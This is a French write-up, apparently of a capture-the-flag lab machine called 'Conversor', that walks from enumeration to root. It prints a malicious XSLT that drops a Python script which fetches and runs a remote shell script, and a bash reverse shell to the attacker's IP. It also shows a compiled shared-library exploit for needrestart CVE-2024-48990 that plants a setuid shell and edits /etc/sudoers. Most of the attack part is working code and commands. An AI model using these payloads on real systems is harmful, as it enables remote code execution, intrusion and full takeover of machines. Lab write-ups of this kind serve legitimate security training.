Conversor
Cette machine permet d'exploiter une faille XML et XSLT.
Données :
- Mon IP :
10.10.15.41 - IP cible :
10.10.11.92
Analyse et énumération

nmap -sV -R -v -oA scan 10.10.11.92
Je découvre les ports 80 et 22 ouverts, ainsi qu'un DNS : conversor.htb.
Je lance dirbuster et gobuster en parallèle — aucun résultat. Je fouille le code source sans rien trouver d'intéressant.
Le site propose une page de login et de register. Je crée un compte et me connecte :

Le site permet d'uploader un fichier XML (résultats nmap) et un fichier XSLT pour transformer le résultat en HTML. Je télécharge leur template XSLT.
En allant sur la page About, je peux télécharger le code source :

En explorant le code source je découvre une base de données dans /instance/ (vide pour l'instant). Un fichier install.md contient ce commentaire :
If you want to run Python scripts, you can add the following line to your /etc/crontab:
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
Un cron s'exécute toutes les minutes et lance chaque fichier Python dans /scripts/.
Je teste le convertisseur avec un fichier XML nmap et leur XSLT :

Exploitation — XSLT Injection
Le point d'entrée est l'upload des fichiers XML/XSLT. Le plan :
- Lancer un serveur Python sur ma machine attaquante
- Lancer netcat
- Uploader un XSLT malicieux qui crée un fichier Python dans
/scripts/ - Ce script téléchargera un reverse shell et le lancera
Je prépare ma machine :
# terminal 1
python3 -m http.server

# terminal 2
nc -lvnp 9001
Le fichier shell.sh qui sera téléchargé et exécuté :
#!/bin/bash
bash -i >& /dev/tcp/10.10.15.41/9001 0>&1
Le fichier XSLT malicieux :
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:shell="http://exslt.org/common"
    extension-element-prefixes="shell"
    version="1.0"
>
<xsl:template match="/">
<shell:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("curl 10.10.15.41:8000/shell.sh|bash")
</shell:document>
</xsl:template>
</xsl:stylesheet>
Ce XSLT crée un fichier shell.py dans /scripts/ au moment de l'upload. J'attends environ une minute que le cron l'exécute. Netcat reçoit le shell :

Accès utilisateur
Étant dans la machine, j'accède directement à la base de données :

Le premier utilisateur enregistré est fismathack (développeur back du site). Les mots de passe sont en MD5 — je passe son hash dans CrackStation et obtiens le mot de passe.
Je me connecte en SSH :

Post-exploitation
Je lance quelques checks basiques :
cat /etc/passwd
find / -type f -user fismathack 2>/dev/null
sudo -l
sudo -l révèle :
User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
La version de needrestart est antérieure à 3.8, vulnérable à CVE-2024-48990 — escalade de privilège via PYTHONPATH.
Élévation de privilèges
Je prépare une bibliothèque C malicieuse (la machine cible n'a pas gcc, je compile sur ma machine attaquante) :
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

static void a() __attribute__((constructor));

void a() {
    if(geteuid() == 0) {
        setuid(0);
        setgid(0);
        const char *shell = "cp /bin/sh /tmp/poc; "
                            "chmod u+s /tmp/poc; "
                            "grep -qxF 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' /etc/sudoers || "
                            "echo 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' >> /etc/sudoers";
        system(shell);
    }
}
gcc -shared -fPIC -o __init__.so lib.c
Depuis la machine cible, je récupère le fichier via mon serveur local :
curl http://10.10.15.41:8000/__init__.so -o /tmp/malicious/importlib/__init__.so
Je crée le script Python d'exploitation :
import time
import os

while True:
    try:
        import importlib
    except:
        pass
    if os.path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        os.system("sudo /tmp/poc -p")
        break
    time.sleep(1)
Je modifie le PYTHONPATH :
PYTHONPATH="$PWD"
Je lance le script Python, puis dans un second terminal SSH :
sudo /usr/sbin/needrestart

Je suis root.